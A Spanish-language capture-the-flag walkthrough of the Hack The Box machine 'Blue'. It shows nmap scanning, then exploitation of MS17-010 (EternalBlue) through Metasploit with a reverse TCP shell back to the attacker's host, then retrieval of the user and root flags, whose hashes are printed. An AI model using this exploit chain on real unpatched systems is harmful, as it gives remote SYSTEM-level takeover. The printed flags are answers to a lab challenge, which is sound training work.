


MAQUINA: BLUE



*Me ubico en hack de box mi cuenta, me da mi IP.

*Primero escaneo NMAP: con este comando te crea un .txt llamado escaneo

```
root@kali: /home/mario/Escritorio/blue
(root@kali)-[/home/mario/Escritorio/blue]
# nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 10.10.10.40 -oN escaneo
```

*Archivo escaneo abierto: Vemos que tiene un windows7 en el puerto 445 (cuando encuentro en un Windows antiguo SI O SI VULNERABLE) por lo tanto debemos averiguar cuales son esas vulnerabilidades en dicho puerto.

```
root@kali: /home/mario/Escritorio/blue
ped probes since last increase. [33/1869]
Increasing send delay for 10.10.10.40 from 5 to 10 due to 136 out of 451 dropped probes since last increase.
Nmap scan report for 10.10.10.40
Host is up, received user-set (0.15s latency).
Scanned at 2022-12-12 20:38:08 CET for 85s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE        REASON          VERSION
135/tcp   open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn    syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

*Para eso en nmap tenemos unos scripts que nos lo permite:

```
(root@kali)-[/home/mario/Escritorio/blue]
# nmap --script vuln -p445 10.10.10.40
```

*Realiza el escaneo para encontrar las vulnerabilidades en el puerto 445. Vemos que encuentra una VULNERABILIDAD PUBLICA (la marcada), entonces copiamos dicha vulnerabilidad vamos a Google para averiguar de que se trata.

```
root@kali: /home/mario/Escritorio/blue [10/1910]
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.40
Host is up (0.054s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_ smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft S
MBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
[0] 0:[tmux]*Z "kali" 20:43 12-dic-22
```

*Vemos en Google que nos habla del EXPLOIT : **ETERNAL BLUE**.

MS17-010 es un parche de seguridad para sistemas operativos Windows que fue publicado por la compañía tecnológica el 14 de marzo de 2017. El parche sirve para cubrir vulnerabilidades informáticas críticas del sistema, que le permiten a un ciberatacante hacer una ejecución remota de código en el ordenador de la víctima. De hecho, justo eso fue lo que ocurrió masivamente dos meses después de que la actualización ms17010 se hiciese pública.

El parche de seguridad ms017-010 está diseñado para resolver vulnerabilidades relacionadas con el envío de mensajes a servidores de Microsoft Server Message Block 1.0 (SMBv1). Por medio de mensajes diseñados de manera especial, era posible usar un fallo en estos servidores para ejecutar código malicioso en el ordenador infectado.

Exploit EternalBlue

Ahora que sabes qué es MS17-010 y el tipo de vulnerabilidades que cubre, hablaremos sobre el programa que se utilizó para explotarlo, mejor conocido como [EternalBlue](#).

Durante el 12, 13 y 14 de mayo de 2017, casi todos los ordenadores con sistemas operativos Windows 7, Vista y XP que no habían instalado el parche de seguridad MS17-010 fueron víctimas del ransomware WannaCry, el cual entró en sus sistemas gracias al exploit EternalBlue.

Un exploit es un software que utiliza una vulnerabilidad informática para infiltrarse en el sistema de una víctima. EternalBlue es un exploit desarrollado para aprovechar las vulnerabilidades de SMBv1 con el fin de hacer una ejecución remota de código en el ordenador atacado.

*Procedemos a abrir METAEXPLOIT: (msfconsole)

```
root@kali: /home/mario/Escritorio/blue
msf6
```

Una vez que arranco, colocamos lo siguiente: utilizamos el comando search para buscar y copiamos el nombre de la vulnerabilidad a continuación:

```
msf6 > search CVE-2017-0143
```

Alli me encuentra vulnerabilidad asociadas a este pegado, vemos que el "0" es el del SMB que habla este error en lo buscado de nuestro puerto.

```
# Name Disclosure Date Rank Ch
-- --
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Ye
s MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Ye
s MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No
s MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No
s MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Ye
s SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use ex
ploit/windows/smb/smb_doublepulsar_rce
```

Colocamos la opción "use 0" y nos cambiará el pront de nuestro comando que se verá a continuación en rojo.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
[0] 0:ruby*Z "kali" 20:48 12-dic-22
```

Ya ubicado con el nuevo pront, colocamos "show options" y vemos los parámetros que nos pide. Nos pide el Rhosts: ip de la maquina victima

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
--
RHOSTS        10.10.10.40      yes       The target host(s), see https
: //github.com/rapid7/metasplo
it-framework/wiki/Using-Metas
ploit
RPORT         445              yes       The target port (TCP)
SMBDomain     0                 no        (Optional) The Windows domain
to use for authentication. 0
nly affects Windows Server 20
08 R2, Windows 7, Windows Emb
edded Standard 7 target machi
nes.
SMBPass       0                 no        (Optional) The password for t
he specified username
SMBUser       0                 no        (Optional) The username to au
thenticate as
VERIFY_ARCH   true             yes       Check if remote architecture

[0] 0:[tmux]*Z "kali" 20:48 12-dic-22
```

Colocamos la IP victima (IP maquina hack the box BLUE)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.10.10.40
RHOST => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_eternalblue) >

10.10.10.40
IP ADDRESS
```

*Ahora de nuevo ponemos “show options” para ver que payloads podemos ejecutar, ahí tenemos uno marcado que es una reversel, (ahí habla que esta no funciona tan bien, se traba)

O podemos buscar otra reversel

```

Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.0.9     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


```

*Buscamos otra reversel con el comando “show payloads”. Asi conocemos mas payloads para tener al alcance.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

*Viendo en general vemos que el “59” hace el Shell reverse sin mas detalles. Utilizaremos ese que parece el mas sencillo.

```

52 payload/windows/x64/shell/bind_tcp
normal No Windows x64 Command Shell, Windows x64 Bind TCP Stager
53 payload/windows/x64/shell/bind_tcp_rc4
normal No Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
54 payload/windows/x64/shell/bind_tcp_uuid
normal No Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
55 payload/windows/x64/shell/reverse_tcp
normal No Windows x64 Command Shell, Windows x64 Reverse TCP Stager
56 payload/windows/x64/shell/reverse_tcp_rc4
normal No Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
57 payload/windows/x64/shell/reverse_tcp_uuid
normal No Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
58 payload/windows/x64/shell/bind_tcp
normal No Windows x64 Command Shell, Bind TCP Inline
59 payload/windows/x64/shell/reverse_tcp
normal No Windows x64 Command Shell, Reverse TCP Inline
60 payload/windows/x64/vncinject/bind_ipv6_tcp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
61 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid

```

*Entonces lo ejecutamos al payload 59

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 59
payload => windows/x64/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

*Si pongo ahora “show options” vemos que ya me cambio el payload al que yo quería y acabamos de poner. Esto quiere decir que cuando veas una payload que probaste y es deficiente, puedes cambiarla por otra e ir probando hasta conseguir la mejor.

```

Payload options (windows/x64/shell_reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.0.9     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```


*Colocamos la IP DE NUESTRA COMPU (10.10.16.27) “set LHOST 10.10.16.27” SI NO SABEMOS NUESTRA IP “ifconfig” será la de “turn0”. Nos la da el mismo Hack the box.

```
root@kali: /home/mario/Escritorio/blue
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.27 netmask 255.255.254.0 destination 10.10.16.27
    inet6 dead:beef:4::1019 prefixlen 64 scopeid 0<0<global>
    inet6 fe80::c40a:aed3:33aa:a066 prefixlen 64 scopeid 0<20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 5
    00 (UNSPEC)
    RX packets 70926 bytes 3467056 (3.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 73932 bytes 4226265 (4.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.16.27
LHOST => 10.10.16.27
```

*Verificamos nuestra información que todo sea correcto antes de ejecutar “show options”:

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.16.27	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Name	Current Setting	Required	Description
RHOSTS	10.10.10.40	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

*Ya todo listo colocamos el comando “run” o “exploit”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

*Esperamos un poco y deberíamos tener nuestra reversel. Aquí en la imagen vemos que ya estamos dentro de la máquina de Windows.

```
root@kali: /home/mario/Escritorio/blue
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.16.27:4444 -> 10.10.10.40:49160) at 2022-12-12 20:52:54 +0100
[+] 10.10.10.40:445 - =====
[+] 10.10.10.40:445 - =====--WIN-----
[+] 10.10.10.40:445 - =====

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>
[0] 0:ruby*Z
```

*Si utilizamos el comando “whoami” vemos que en este caso nos dice que somos el “authority system” por lo que podemos hacer todo. Tenemos todos los privilegios.

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
[0] 0:ruby*Z
```

*Ahora nuestro objetivo es tener las FLAGS de usuario y root. Para ver todos su directorios ponemos el comando “dir”. Vemos que tiene un amplio directorio:

```
C:\Windows\system32>dir

root@kali: /home/mario/Escritorio/blue
14/07/2009 01:41          59,392 xolehlp.dll
14/07/2009 01:41        968,704 XpsFilt.dll
14/07/2017 17:51        522,752 XpsGdiConverter.dll
14/07/2017 17:51      1,682,432 XpsPrint.dll
21/11/2010 03:24        229,888 XpsRasterService.dll
14/07/2009 01:39      4,835,840 xpsrchvw.exe
10/06/2009 20:31         76,060 xpsrchvw.xml
21/11/2010 03:24      3,008,000 xpsservices.dll
14/07/2009 01:41        706,560 XPSSSHDR.dll
14/07/2009 01:41      1,576,448 xpssvcs.dll
10/06/2009 21:03         4,041 xwizard.dtd
14/07/2009 01:39        42,496 xwizard.exe
14/07/2009 01:41      432,640 xwizards.dll
14/07/2009 01:41      101,888 xwreg.dll
14/07/2009 01:41      201,216 xwtpdUI.dll
14/07/2009 01:41      129,536 xwtpw32.dll
15/07/2017 07:54      <DIR>      zh-CN
15/07/2017 07:54      <DIR>      zh-HK
15/07/2017 07:54      <DIR>      zh-TW
21/11/2010 03:24      366,080 zipfldr.dll
2569 File(s) 1,279,163,021 bytes
 91 Dir(s)  2,693,169,152 bytes free

C:\Windows\system32>
```

*Ya vimos el directorio completo de system32 ahora si vamos un directorio atrás con comando “cd ..” estaemos en el directorio Windows.

```
C:\Windows\system32>cd ..
cd ..

C:\Windows>
```

*Podemos ver lo mismo con el comando “dir” o seguir yendo para atrás al disco C que es lo que vamos a hacer, y luego un dir:

```
C:\Windows>cd ..
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\

14/07/2009 03:20      <DIR>      PerfLogs
18/02/2022 15:02      <DIR>      Program Files
14/07/2017 16:58      <DIR>      Program Files (x86)
14/07/2017 13:48      <DIR>      Share
21/07/2017 06:56      <DIR>      Users
12/12/2022 19:15      <DIR>      Windows
0 File(s) 0 bytes
6 Dir(s)  2,693,169,152 bytes free

C:\>
```

*Vemos ahí que tiene un directorio de users, entramos al mismo “/Users” y allí vemos que tiene el Administrador y debajo un usuario llamado “haris” y otro publico. Entramos entonces al de “haris” colocando comando “cd haris” y enseguida nos cambia la ruta de directorios. Vemos dentro “dir”

```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users

21/07/2017  06:56    <DIR>        .
21/07/2017  06:56    <DIR>        ..
21/07/2017  06:56    <DIR>        Administrator
14/07/2017  13:45    <DIR>        haris
12/04/2011  07:51    <DIR>        Public
               0 File(s)                0 bytes
               5 Dir(s)  2,693,169,152 bytes free

C:\Users>cd haris
cd haris

C:\Users\haris>

C:\Users\haris>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\haris

14/07/2017  13:45    <DIR>        .
14/07/2017  13:45    <DIR>        ..
15/07/2017  07:58    <DIR>        Contacts
24/12/2017  02:23    <DIR>        Desktop
15/07/2017  07:58    <DIR>        Documents
15/07/2017  07:58    <DIR>        Downloads
15/07/2017  07:58    <DIR>        Favorites
15/07/2017  07:58    <DIR>        Links
15/07/2017  07:58    <DIR>        Music
15/07/2017  07:58    <DIR>        Pictures
15/07/2017  07:58    <DIR>        Saved Games
15/07/2017  07:58    <DIR>        Searches
15/07/2017  07:58    <DIR>        Videos
               0 File(s)                0 bytes
               13 Dir(s)  2,693,169,152 bytes free

C:\Users\haris>c
```

*Entramos a desktop “cd Desktop” luego un “dir” vemos el archivo user.txt donde esta nuestra FLAG, entonces vemos la misma “type user.txt”(type es como el cat en linux permite visualizar el contenido).

```
C:\Users\haris>cd Desktop
cd Desktop

C:\Users\haris\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\haris\Desktop

24/12/2017  02:23    <DIR>        .
24/12/2017  02:23    <DIR>        ..
12/12/2022  19:06                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  2,693,169,152 bytes free

C:\Users\haris\Desktop>type user.txt

C:\Users\haris\Desktop>type user.txt
type user.txt
77f2cec2d5b900fa5f999fc94999cb9e

C:\Users\haris\Desktop>
```

*Obtenemos nuestra FLAG de user ahora vamos por la del ADMINISTRADOR.

*Volvemos para atrás con “cd ..” hasta llegar a donde veíamos los usuarios y ahora colocamos el administrador (“cd Administrator”) y seguimos los mismos pasos.

```
C:\Users\haris\Desktop>cd ..
cd ..

C:\Users\haris>cd ..
cd ..

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users

21/07/2017  06:56  <DIR>          .
21/07/2017  06:56  <DIR>          ..
21/07/2017  06:56  <DIR>          Administrator
14/07/2017  13:45  <DIR>          haris
12/04/2011  07:51  <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  2,693,169,152 bytes free

C:\Users>cd Administr
```

*Completada la ruta ahora el archivo se llamará root.txt

```
root@kali: /home/mario/Escritorio/blue

21/07/2017  06:56  <DIR>          Pictures
21/07/2017  06:56  <DIR>          Saved Games
21/07/2017  06:56  <DIR>          Searches
21/07/2017  06:56  <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  2,693,169,152 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22  <DIR>          .
24/12/2017  02:22  <DIR>          ..
12/12/2022  19:06                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  2,693,169,152 bytes free

C:\Users\Administrator\Desktop>type root.txt
C:\Users\Administrator\Desktop>type root.txt
type root.txt
b629a48831ea8e69e7e5845925e4dc1e

C:\Users\Administrator\Desktop>
```

*Obtenemos nuestra FLAG de root ahora pegamos ambas en Hack the box. Vamos a “Submit Flag” la pegamos y calificamos la máquina.

10.10.10.40
IP ADDRESS

☐ Stop Machine
Stop this machine to play another.

Reset the machine to point zero.

234:18W 46S
Add extra time to the machine.

Submit a flag to this machine.

Add this machine to your list.

Rate and send your feedback.

Submit Flag
Ratings are for specific flags, and not the machine as a whole.

INPUT FLAG HASH
b629a48831ea8e69e7e5845925e4dc1e

MACHINE DIFFICULTY RATING
0 1 2 3 4 5 6 7 8 9 10